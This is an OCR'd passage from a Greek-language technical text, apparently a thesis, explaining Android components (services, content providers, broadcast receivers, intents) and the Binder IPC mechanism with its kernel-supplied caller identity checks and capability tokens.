
6	**onDestroy()** - Αυτό το callback καλείται πριν το activity καταστραφεί από το σύστημα.
7	**onRestart()** - Αυτό το callback καλείται όταν το activity επανεκκινείται μετά την onStop() μέθοδο**.**

Πίνακας 2 Activity Callbacks [2]

3.2.2 Service

Ένα service είναι ένα γενικού σκοπού σημείο εισόδου για να μείνει μια εφαρμογή ενεργή στο παρασκήνιο (background) για οποιονδήποτε λόγο. Είναι ένα component το οποίο τρέχει στο παρασκήνιο για να εκτελέσει μια μεγάλη σε διάρκεια χρόνου λειτουργία. Ένα service δεν παρέχει διεπαφή χρήστη. Για παράδειγμα ένα service μπορεί να παίζει μουσική στο παρασκήνιο καθώς ο χρήστης βρίσκεται σε διαφορετική εφαρμογή ή κατεβάζει δεδομένα από το διαδίκτυο χωρίς να διακόπτει την αλληλεπίδραση του χρήστη με την εφαρμογή. Ένα άλλο component όπως ένα activity μπορεί να ξεκινήσει ένα service ή να κάνει Bind σε αυτό, για να αλληλεπιδρά μαζί του. Υπάρχουν δύο τύποι service: [6]

- **Started Services** - Τα started services ενημερώνουν το σύστημα να συνεχίζουν να εκτελούνται μέχρι η δουλεία τους να τελειώσει. Αυτό θα μπορούσε να είναι να συγχρονίσουν δεδομένα στο παρασκήνιο ή να παίξουν μουσική ακόμα και όταν ο χρήστης αφήσει την εφαρμογή.
- **Bound Services** - Τα bound services εκτελούνται επειδή κάποιες άλλες εφαρμογές ή το σύστημα έχει δηλώσει ότι θέλει να κάνει χρήση συγκεκριμένου service. Το service παρέχει ένα API σε μια άλλη Διεργασία, επίσης το σύστημα ξέρει πως υπάρχει εξάρτηση μεταξύ των δύο. Έτσι αν το service στην Διεργασία Α γίνει Bound με το service στην Διεργασία Β ξέρει ότι πρέπει να συνεχίσει να εκτελείται η Διεργασία Β για την Διεργασία Α.



Εικόνα 3 Service Lifecycle [3]


No	Callback & Περιγραφή
1	**onStartCommand() -** Το σύστημα καλεί αυτή την μέθοδο όταν ένα άλλο component όπως ένα activity στέλνει αίτημα να ξεκινήσει το service καλώντας την μέθοδο startService().

	Επίσης είναι στην δική μας ευθύνη να σταματήσουμε το service όταν η δουλεία έχει τελειώσει καλώντας τις μεθόδους stopSelf() ή stopService()**.**
2	**onBind()** - Το σύστημα καλεί αυτή την μέθοδο όταν ένα άλλο component θέλει να γίνει Bind με το service καλώντας την μέθοδο bindService()**.** Εάν εφαρμόσουμε αυτή την μέθοδο πρέπει να παρέχουμε μια διεπαφή ώστε οι clients να την χρησιμοποιούν για την επικοινωνία με το service, επιστρέφοντας ένα αντικείμενο IBinder. Πρέπει πάντα να εφαρμόζουμε αυτή την μέθοδο, αλλά αν δεν θέλουμε να επιτρέψουμε το Binding επιστρέφουμε null αντί για το IBinder αντικείμενο.
3	**onUnbind()** - Το σύστημα καλεί αυτή την μέθοδο όταν όλοι οι clients έχουν αποσυνδεθεί από την εκάστοτε διεπαφή η οποία παρέχετε από το service.
4	**onRebind()** - Το σύστημα καλεί αυτή την μέθοδο όταν νέοι clients έχουν συνδεθεί στο service, αφού πριν είχε ειδοποιηθεί ότι όλοι οι clients είχαν αποσυνδεθεί στην μέθοδο onUnbind().
5	**onCreate()** - Το σύστημα καλεί αυτή την μέθοδο όταν το service δημιουργείται για πρώτη φορά χρησιμοποιώντας την μέθοδο onStartCommand() ή onBind().
6	**onDestroy()** - Το σύστημα καλεί αυτή την μέθοδο όταν το service δεν χρησιμοποιείτε πλέον και καταστρέφεται. Το service πρέπει να περιλαμβάνει αυτή την μέθοδο για να κάνει εκκαθάριση από πιθανούς πόρους συστήματος που χρησιμοποιούσε όπως, νήματα (threads), Event Listeners, Broadcast Receivers, κ.α.

Πίνακας 3 Service Callbacks [3]

3.2.3 Content Providers

Ένα content provider component διαχειρίζεται ένα κοινόχρηστο σύνολο των δεδομένων της εφαρμογής τα οποία αποθηκεύονται σε μια SQLite Βάση Δεδομένων, στο διαδίκτυο ή σε κάποια άλλη τοποθεσία που θα τα υπάρχει διαθεσιμότητα (persistence) που η εφαρμογή έχει πρόσβαση. Μέσω του content provider άλλες εφαρμογές μπορούν να αντλήσουν, επεξεργαστούν, διαγράψουν τα δεδομένα, εάν ο content provider το επιτρέψει. Για παράδειγμα το Android σύστημα παρέχει έναν content provider ο οποίος διαχειρίζεται τις επαφές του χρήστη. Κάθε άλλη εφαρμογή με τα κατάλληλα δικαιώματα (permissions) μπορεί να κάνει τις παραπάνω ενέργειες στα δεδομένα των επαφών. Μπορούμε να σκεφτούμε το content provider σαν ένα Data Access Layer πάνω από μια Βάση Δεδομένων, ένα διαδικτυακό αποθετήριο ή ένα αρχείο, και πάνω από αυτό τις εφαρμογές που κάνουν τις κατάλληλες κλήσεις για να επικοινωνήσουν με το content provider, και αυτός με την σειρά του στα παραπάνω για την ολοκλήρωση των λειτουργιών που θέλει να κάνει η εκάστοτε εφαρμογή. Για το σύστημα ένα content provider είναι ένα σημείο εισόδου σε μια εφαρμογή για τον διαμοιρασμό των δεδομένων, το οποίο χαρακτηρίζεται από μια URI συμβολοσειρά**.** [6]



Εικόνα 4 Content Provider [4]

Για να αλληλοεπιδράσουμε με ένα content provider, ορίζουμε το URI το οποίο έχει το ακόλουθο σχήμα:

<prefix>://<authority>/<data_type>/<id>

No	Περιγραφή
1	**Prefix** - Σε αυτό το χαρακτηριστικό πάντα μπαίνει το content://.
2	**Authority** - Αυτό το χαρακτηριστικό καθορίζει το όνομα του content provider, για παράδειγμα contacts, browser, κ.λπ. Για 3rd party content providers, το πλήρες όνομα είναι κάπως έτσι, com.example.statusprovider.
3	**data_type** - Αυτό το χαρακτηριστικό καθορίζει τον τύπο των δεδομένων που ο εκάστοτε content provider παρέχει. Για παράδειγμα αν αντλούμε όλες τις επαφές από το Contacts content provider, το data path θα ήταν people και το URI θα ήταν σαν αυτό, content://contacts/people.
4	**Id** - Αυτό το χαρακτηριστικό καθορίζει μια συγκεκριμένη εγγραφή που έχει αιτηθεί από τον content provider. Για παράδειγμα εάν ψάχνουμε για μια επαφή με κωδικό 5 στον contacts content provider τότε το URI θα ήταν κάπως έτσι, content://contacts/people/5.

Πίνακας 4 URI Scheme [3]

Μέθοδοι ενός content provider:

No	Callbacks & Περιγραφή
1	**onCreate()** - Αυτή η μέθοδος καλείται όταν ο content provider ξεκινά.
2	**query()** - Αυτή η μέθοδος ενεργοποιείται όταν λάβει ένα αίτημα από κάποιον client. Το αποτέλεσμα επιστρέφεται ως cursor αντικείμενο.
3	**insert()** - Αυτή η μέθοδος χρησιμοποιείται για να γίνει εισαγωγή μιας νέα εγγραφής στον Content Provider.
4	**delete()** - Αυτή η μέθοδος διαγράφει μια υπάρχουσα εγγραφή από τον content provider.
5	**update()** - Αυτή η μέθοδος ενημερώνει μια υπάρχουσα εγγραφή στον content provider.
6	**getType()** - Αυτή η μέθοδος επιστρέφει ένα MIME τύπο των δεδομένων από το URI που έχει δοθεί.


Πίνακας 5 Content Provider Callbacks [3]

3.2.4 Broadcast Receivers

Ένα broadcast receiver component επιτρέπει στο σύστημα να μεταφέρει γεγονότα (events) στην εφαρμογή επιτρέποντας στην εφαρμογή να αποκρίνεται σε μια ευρύ γκάμα από γεγονότα. Το σύστημα μπορεί να μεταδώσει εκπομπές (broadcasts), ακόμα και όταν οι εφαρμογές δεν εκτελούνται. Για παράδειγμα μια εφαρμογή μπορεί να προγραμματίσει μια υπενθύμιση για τον χρήστη και μεταφέροντας την υπενθύμιση σε έναν broadcast receiver της εφαρμογής, δεν υπάρχει λόγος για την εφαρμογή να συνεχίζει να είναι ενεργή έως ότου η υπενθύμιση να τελειώσει. Πολλές εκπομπές προέρχονται από το σύστημα, όπως μια εκπομπή που ανακοινώνει ότι η οθόνη έχει σβήσει, το επίπεδο μπαταρίας είναι χαμηλό ή έγινε λήψη μιας φωτογραφίας. Οι εφαρμογές μπορούν να ξεκινήσουν μια εκπομπή για να ενημερώσουν άλλες εφαρμογές ότι κάποια δεδομένα έχουν κατέβει και είναι έτοιμα για επεξεργασία από αυτές. Παρόλα αυτά, τα broadcast receiver components δεν παρέχουν διεπαφή χρήστη. [6]

Υπάρχουν δύο είδη broadcast receivers:

- **Custom Broadcast Receivers** - Αν ένας broadcast receiver έχει δηλωθεί με category & action, και κάποια άλλη εφαρμογή γνωρίζει τα παραπάνω, μπορεί να τον ενεργοποιήσει εφόσον έχει το χαρακτηριστικό exported: true.
- **Ordered Broadcast Receivers** - Ενεργοποιούνται με την σειρά που έχουν δηλωθεί στο αρχείο AndroidManifest.xml ή κάνοντας χρήση του priority χαρακτηριστικού.



Εικόνα 5 Broadcast Receiver [5]

Υπάρχουν διάφορα broadcasts συστήματος, όπως τα παρακάτω:

No	Broadcasts & Περιγραφή
1	**android.intent.action.BATTERY_CHANGED** - Broadcast που περιέχει πληροφορία σχετικά με το επίπεδο ενέργειας της μπαταρίας, καθώς και άλλες πληροφορίες της μπαταρίας.
2	**android.intent.action.BATTERY_LOW** - Σηματοδοτεί την ένδειξη χαμηλής μπαταρίας στη συσκευή.
3	**android.intent.action.BATTERY_OKAY** - Σηματοδοτεί ότι η μπαταρία ξεπέρασε το χαμηλό επίπεδο ενέργειας.
4	**android.intent.action.BOOT_COMPLETED** - Σηματοδοτεί ότι το λειτουργικό σύστημα ξεκίνησε να λειτουργεί.
5	**android.intent.action.BUG_REPORT** - Εμφανίζει ένα activity για την αναφορά κάποιου σφάλματος.
6	**android.intent.action.CALL** - Πραγματοποιεί κλήση σε κάποια επαφή που έχει οριστεί από τα δεδομένα.
7	**android.intent.action.CALL_BUTTON** - Όταν ο χρήστης πατάει το κουμπί της κλήσης για να μεταφερθεί στο αντίστοιχο activity για την κλήση.
8	**android.intent.action.DATE_CHANGED** - Όταν γίνεται αλλαγή της ημερομηνίας.
9	**android.intent.action.REBOOT** - Όταν γίνεται επανεκκίνηση της συσκευής.

Πίνακας 6 Broadcast Receiver Callbacks [5]

3.3 Intents & Intent Filters


Ένα intent είναι ένα αντικείμενο μηνύματος που το χρησιμοποιείται για να αιτηθούμε ένα action από ένα άλλο component. Αν και τα intents διευκολύνουν την επικοινωνία μεταξύ των components με διάφορους τρόπους, υπάρχουν τρείς κύριες περιπτώσεις χρήσης: [7]

- **Starting an Activity** - Μπορούμε να ξεκινήσουμε ένα νέο στιγμιότυπο ενός activity στέλνοντας ένα intent στην μέθοδο startActivity().
- **Starting a Service** - Από το API 21 και μετά μπορούμε να ξεκινήσουμε ένα service με χρήση της JobScheduler κλάσης. Για παλαιότερες εκδόσεις στέλνοντας ένα intent στην μέθοδο startService().
- **Delivering a Broadcast** - Το σύστημα στέλνει διάφορα broadcast για γεγονότα του συστήματος όπως όταν η συσκευή φορτίζει. Μπορούμε μεταφέρουμε ένα broadcast σε άλλες εφαρμογές στέλνοντας ένα intent στην μέθοδο sendBroadcast() ή sendOrderBroadcast().

3.3.1 Intents

Υπάρχουν δύο είδη Intents: [7]

- **Explicit Intents** - Καθορίζουμε ποιες εφαρμογές θα ικανοποιήσουν το intent. Τυπικά θα χρησιμοποιήσουμε αυτήν την κατηγορία για να ενεργοποιήσουμε ένα component το οποίο βρίσκεται στην ίδια την εφαρμογή, επειδή ξέρουμε το όνομα της κλάσης του activity ή του service που θέλουμε να ξεκινήσουμε.
- **Implicit Intents** - Δεν καθορίζει ένα συγκεκριμένο όνομα ενός component, αντ' αυτού ορίζει ένα γενικό action να κάνει, το οποίο επιτρέπει ένα component από μια άλλη εφαρμογή να το διαχειριστεί. Για παράδειγμα εάν θέλουμε να δείξουμε την τοποθεσία ενός χρήστη στο χάρτη, θα κάνουμε χρήση του implicit intent για να αιτηθούμε σε μια άλλη ικανή εφαρμογή να δείξει την τοποθεσία στο χάρτη.



Εικόνα 6 Intents [6]

3.3.2 Intent Filters

Τα intent filters είναι ένα σύνολο πληροφοριών που χρησιμοποιείται από το component που λαμβάνει το intent, καθώς και πληροφορίες που χρησιμοποιούνται από το σύστημα Android. Ένα αντικείμενο intent μπορεί να περιέχει τα ακόλουθα χαρακτηριστικά βάση του τι επικοινωνία κάνει και τι πρόκειται να εκτελέσει. [7]

- **Actions** - Αυτό είναι ένα υποχρεωτικό χαρακτηριστικό του αντικειμένου intent και είναι μια συμβολοσειρά που ορίζει το Action που πρέπει να εκτελεστεί. Η κλάση intent καθορίζει έναν αριθμό από actions που αναφέρονται σε διαφορετικά intents.
- **Data** - Προσθέτει μια προδιαγραφή δεδομένων σε ένα intent. Η προδιαγραφή μπορεί απλός να είναι ένας τύπος δεδομένων, ένα URI, ή και τα δύο. Ένα URI καθορίζεται από ξεχωριστά χαρακτηριστικά για καθένα από τα μέρη του:
  - Αν δεν έχει καθοριστεί ένα σχήμα (scheme) για το intent filter, όλα τα άλλα URI χαρακτηριστικά αγνοούνται.
  - Αν δεν καθοριστεί host για το filter, το port χαρακτηριστικό και όλα τα χαρακτηριστικά του path αγνοούνται.

No	Action/Data Pair & Περιγραφή
1	**ACTION_VIEW content://contacts/people/1** - Εμφανίζει πληροφορίες σχετικά με το άτομο με κωδικό "1".
2	**ACTION_DIAL content://contacts/people/1** - Εμφανίζει τον τηλεφωνητή με συμπληρωμένο το άτομο με κωδικό "1".
3	**ACTION_VIEW tel:123** - Εμφανίζει τον τηλεφωνητή με συμπληρωμένο το νούμερο που έχει δοθεί.
4	**ACTION_EDIT content://contacts/people/1** - Ενημέρωση πληροφοριών του ατόμου με κωδικό "1".

5	**ACTION_VIEW content://contacts/people/** - Εμφανίζει λίστα με άτομα, στα οποία ο χρήστης μπορεί να πλοηγηθεί.
6	**ACTION_SET_WALLPAPER** - Εμφανίζει τις ρυθμίσεις για την επιλογή ταπετσαρίας.
7	**ACTION_SYNC** - Συγχρονίζει τα δεδομένα.
8	**ACTION_SYSTEM_TUTORIAL** - Εμφανίζει τον οδηγό συστήματος.
9	**ACTION_TIMEZONE_CHANGED** - Υποδεικνύει πότε έχει γίνει αλλαγή ώρας.
10	**ACTION_UNINSTALL_PACKAGE** - Χρησιμοποιείται για να εκτελέσει το καθορισμένο πρόγραμμα απ' εγκατάστασης προγραμμάτων.

Πίνακας 7 Action & Data [12]

- **Category** - Η κατηγορία είναι ένα προαιρετικό χαρακτηριστικό του αντικειμένου intent, και είναι μια συμβολοσειρά που περιέχει πρόσθετες πληροφορίες σχετικά με το είδος του component που θα πρέπει να διαχειριστεί το intent. Η μέθοδος addCategory() τοποθετεί μια κατηγορία σε ένα αντικείμενο intent, το removeCategory() διαγράφει μια κατηγορία που προστέθηκε προηγουμένως και το getCategories() παίρνει το σύνολο όλων των κατηγοριών που βρίσκονται επί του παρόντος στο αντικείμενο.
- **Extras** - Είναι ένα είδος από ζεύγη κλειδί-τιμή (key-value pair) για πρόσθετες πληροφορίες που πρέπει να σταλθούν στο component που διαχειρίζεται το intent. Μπορούν να ρυθμιστούν και να διαβαστούν κάνοντας χρήση των μεθόδων putExtra() & getExtra**()** αντίστοιχα.
- **Component Name** - Αυτό είναι ένα προαιρετικό χαρακτηριστικό που ορίζει το όνομα του component. Εάν ορισθεί, το αντικείμενο intent μεταφέρεται σε ένα στιγμιότυπο της καθορισμένης κλάσης. Το όνομα του component ορίζεται από το setComponent(), setClass() ή setClassName() και διαβάζεται από το getComponent().

3.4 Inter-Process Communication

Το αντικείμενο Binder είναι ένας IPC μηχανισμός. Πριν αναφερθούμε στο αντικείμενο Binder ας δούμε πως λειτουργεί ένας Inter-Process Communication μηχανισμός. Όπως σε κάθε Unix σύστημα, οι διεργασίες στο Android έχουν διαφορετική διεύθυνση μνήμης και μια διεργασία δεν μπορεί να έχει πρόσβαση άμεσα, σε μιας άλλης διεργασίας την μνήμη (process isolation). Αυτό είναι καλό για λόγους σταθερότητας και ασφάλειας, αν πολλαπλές διεργασίες επεξεργάζονται την ίδια μνήμη είναι καταστροφικό, και φυσικά δεν θέλουμε δυνητικά επικίνδυνες εφαρμογές άλλων χρηστών να έχουν πρόσβαση σε δεδομένα της δικής μας εφαρμογής. Παρόλα αυτά, αν μια διεργασία θέλει να παρέχει μια χρήσιμη υπηρεσία σε μια άλλη διεργασία πρέπει να υπάρχει ένας μηχανισμός ο οποίος επιτρέπει σε άλλες διεργασίες να ανακαλύψουν και να αλληλοεπιδρούν με αυτές τις υπηρεσίες. Αυτός ο μηχανισμός ονομάζεται IPC.
Η ανάγκη για έναν τέτοιον μηχανισμό δεν είναι καινούργια. Τέτοιες ενέργειες είναι προγενέστερες του Android. Αυτές περιλαμβάνουν αρχεία (files), σήματα (signals), διαμοιραζόμενη μνήμη (shared memory), σημαφόρους (semaphores), σωλήνωση (pipes), sockets, κ.α. Καθώς το Android κάνει χρήση μερικών από τα παραπάνω όπως local sockets δεν υποστηρίζει κάποιο από τα υπόλοιπα. [9]


3.5 Binder

Επειδή ο καθορισμένος IPC μηχανισμός δεν ήταν αρκετά ευέλικτος και αποδοτικός, ένας νέος IPC μηχανισμός με ονομασία Binder αναπτύχθηκε για το Android. Εφαρμόζει μια κατανεμημένη αρχιτεκτονική από components βασισμένη σε διεπαφές, όμοια με την COBRA. στο Unix και του COM στο Windows. Αλλά σε αντίθεση με τα παραπάνω Frameworks λειτουργεί σε μια συσκευή και δεν υποστηρίζει RPC κλήσεις πέραν του δικτύου. [9]

3.5.1 Εφαρμογή Binder

Όπως αναφερθήκαμε πριν, μια διεργασία δεν μπορεί να έχει πρόσβαση στην μνήμη μιας άλλης διεργασίας. Παρόλα αυτά, ο πυρήνας έχει τον έλεγχο πάνω απ' όλες τις διεργασίες και επιπλέον μπορεί να θέσει μια διεπαφή που επιτρέπει έναν IPC μηχανισμό. Στο αντικείμενο Binder, αυτή η διεπαφή είναι η /dev/binder, η οποία εφαρμόζεται από το Binder οδηγό στον πυρήνα. Ο Binder οδηγός είναι το κεντρικό αντικείμενο του Framework, και όλες οι IPC κλήσεις γίνονται μέσω αυτού. Όλες οι IPC. γίνονται με μια ioctl() κλήση όπου και οι αποστολές (sends) και οι λήψεις (receives) των δεδομένων μέσω της binder_write_read δομής, η οποία αποτελείται από write_buffer και read_buffer.

Αλλά πως τα δεδομένα περνάνε μεταξύ των διεργασιών; Ο Binder οδηγός διαχειρίζεται μέρος του χώρου διευθύνσεων για κάθε διεργασία. Ο Binder οδηγός διαχειρίζεται τμήματα μνήμης που είναι μόνο για ανάγνωση για την διεργασία, και οι εγγραφές γίνονται από το τμήμα του πυρήνα. Όταν μια διεργασία στέλνει μήνυμα σε μια άλλη, ο πυρήνας διαθέτει κάποιο χώρο στην μνήμη της διεργασίας προορισμού και αντιγράφει το προς μεταφορά μήνυμα από την διεργασία αποστολέα. Στην συνέχεια θέτει σε μια ουρά ένα σύντομο μήνυμα που λέει στην διεργασία παραλήπτη που βρίσκεται το μήνυμα που έχει ληφθεί. Η διεργασία παραλήπτης τότε μπορεί να έχει πρόσβαση στο μήνυμα άμεσα (επειδή είναι στο δικό της χώρο μνήμης). Όταν μια διεργασία τελειώσει με το μήνυμα, ενημερώνει το Binder οδηγό να ελευθερώσει το χώρο στην μνήμη.



Εικόνα 7 Binder IPC [7]

Σε υψηλότερο επίπεδο ενός IPC μηχανισμού στο Android, όπως τα intents (εντολές με σχετιζόμενα δεδομένα που μεταφέρονται στα components μεταξύ των διεργασιών), Messengers (αντικείμενα που επιτρέπουν επικοινωνίες βασισμένες στα μηνύματα μεταξύ διεργασιών) και content provider (components που θέτουν μια διεπαφή για την διαχείριση των δεδομένων) βρίσκονται πάνω απ' το επίπεδο του Binder. Επιπροσθέτως, service διεπαφές που πρέπει να είναι εκτεθειμένες σε άλλες διεργασίες μπορούν να ορισθούν με χρήση της διεπαφής AIDL, η οποία επιτρέπει στους clients να καλέσουν απομακρυσμένα services, σαν να ήταν τοπικά Java αντικείμενα. [9]

3.5.2 Ασφάλεια Binder

Σε υψηλότερο επίπεδο, κάθε αντικείμενο στο οποίο υπάρχει πρόσβαση μέσω του Binder Framework εφαρμόζει την διεπαφή IBinder και καλείται Binder αντικείμενο. Οι κλήσεις σε ένα Binder αντικείμενο γίνεται μέσω μιας συναλλαγής (transaction) Binder, η οποία περιέχει αναφορά στο αντικείμενο, το ID της μεθόδου προς εκτέλεση, και στον data buffer. Ο Binder οδηγός προσθέτει αυτόματα το PID και EUID της διεργασίας που γίνεται κλήση στην συναλλαγή δεδομένων. Η διαδικασία που καλείται μπορεί να επιθεωρήσει τα PID & EUID και να αποφασίσει αν πρέπει να εκτελέσει την αιτούμενη

μέθοδο βασισμένη στην εσωτερική λογική που έχει. Δεδομένου ότι τα PID & EUID. συμπληρώνονται από τον πυρήνα, η διαδικασία που κάνει την κλήση δεν μπορεί να υποδυθεί κάποια άλλη για να πάρει περισσότερα προνόμια από ότι επιτρέπεται από το σύστημα (privilege escalation). Τα PID & EUID είναι προσβάσιμα μέσω των μεθόδων getCallingPid() & getCallingUid() από την κλάση android.os.Binder. [9]

3.5.3 Binder Identity

Μια από τις πιο σημαντικές ιδιότητες των αντικειμένων Binder είναι ότι διατηρούν μια μοναδική ταυτότητα μεταξύ όλων των διαδικασιών. Επιπλέον, εάν η Διαδικασία Α δημιουργεί ένα αντικείμενο Binder και το περνάει στην Διαδικασία Β, η οποία με την σειρά της το περνάει στην Διαδικασία Γ, οι κλήσεις από όλες αυτές τις διαδικασίες θα επεξεργαστούν από το ίδιο Binder. Στην πράξη η Διαδικασία Α θα αναφερθεί στο Binder άμεσα από την μνήμη της, καθώς η Διαδικασία Β και Γ θα λάβουν μόνο ένα handle στο Binder αντικείμενο. Ο πυρήνας διαχειρίζεται τις συσχετίσεις (mappings) των Binder και τα Handles στις άλλες Διαδικασίες. Επειδή η ταυτότητα ενός αντικειμένου Binder είναι μοναδική και την διαχειρίζεται ο πυρήνας, είναι απίθανο για διαδικασίες να φτιάξουν αντίγραφο του Binder ή να πάρουν αναφορά σε ένα από αυτά, εκτός αν τους έχει δοθεί ένα από IPC μηχανισμό. Τέλος, το Binder μπορεί να λειτουργήσει και ως security token. [9]

3.5.4 Capability-based security

Το μοντέλο capability-based security είναι μια ιδέα για τον σχεδιασμό ασφαλών υπολογιστικών συστημάτων. Μια ικανότητα (capability) γνωστή και ως κλειδί, στην ουσία είναι ένα εξουσιοδοτημένο token. Αναφέρεται σε ένα σύνολο δικαιωμάτων πρόσβασης. Ένας χρήστης λογισμικού σε ένα capability-based λειτουργικό σύστημα πρέπει να χρησιμοποιήσει ένα capability για να πάρει πρόσβαση σε ένα αντικείμενο. [15]

3.5.5 Binder Token

Στο Android τα αντικείμενα Binder μπορούν να λειτουργήσουν ως Binder Tokens. Ένα Binder Token μπορεί να λειτουργήσει ως capability. Η κατοχή ενός Binder Token σηματοδοτεί πλήρη πρόσβαση για μια διαδικασία στο Binder αντικείμενο, επιτρέποντας να εκτελέσει Binder συναλλαγές στο αντικείμενο στόχου. Εάν το αντικείμενο Binder εφαρμόζει πολλαπλές ενέργειες, ο καλών μπορεί να εκτελέσει οποιαδήποτε ενέργεια όταν έχει αναφορά σε αυτό το αντικείμενο Binder. Εάν απαιτείται πιο λεπτομερής έλεγχος πρόσβασης, η εφαρμογή κάθε ενέργειας πρέπει να εφαρμόσει τους ελέγχους δικαιωμάτων, συνήθως χρησιμοποιώντας το PID και το EUID της διαδικασίας καλούντος. Ένα συνηθισμένο μοτίβο στο Android είναι να επιτρέπεται η εκτέλεση όλων των ενεργειών στους καλούντες ως σύστημα (UID 1000) ή root (UID 0), αλλά να γίνεται έλεγχος δικαιωμάτων για τις υπόλοιπες διεργασίες. Με αυτόν τον τρόπο η πρόσβαση σε σημαντικά αντικείμενα Binder όπως υπηρεσίες συστήματος ελέγχεται με δύο τρόπους: [9]

- Περιορίζοντας ποιος μπορεί να πάρει αναφορά σε αυτό το αντικείμενο Binder και ελέγχοντας την ταυτότητα του καλούντος πριν την εκτέλεση μιας ενέργειας στο αντικείμενο Binder. (Αυτός ο έλεγχος είναι προαιρετικός και υλοποιείται από το ίδιο το αντικείμενο Binder, εάν απαιτείται.)
- Εναλλακτικά, ένα αντικείμενο Binder μπορεί να χρησιμοποιηθεί μόνο ως capability χωρίς εφαρμογή οποιασδήποτε άλλης λειτουργικότητας. Σε αυτό το μοτίβο χρήσης, το ίδιο το Binder αντικείμενο κρατείται από δύο (ή περισσότερες) συνεργαζόμενες διαδικασίες, μία ενεργώντας ως server χρησιμοποιεί το Binder token για την αυθεντικοποίηση των clients, όπως οι web servers χρησιμοποιούν τα session cookies. Αυτό το μοτίβο χρήσης χρησιμοποιείται εσωτερικά από το Android Framework και είναι κυρίως αόρατο σε εφαρμογές.

3.5.5 Πρόσβαση στα Binder Αντικείμενα


Παρόλο που το Android ελέγχει την πρόσβαση σε αντικείμενα Binder για λόγους ασφαλείας, και ο μόνος τρόπος επικοινωνίας με ένα αντικείμενο Binder είναι να δοθεί μια αναφορά σε αυτό, ορισμένα

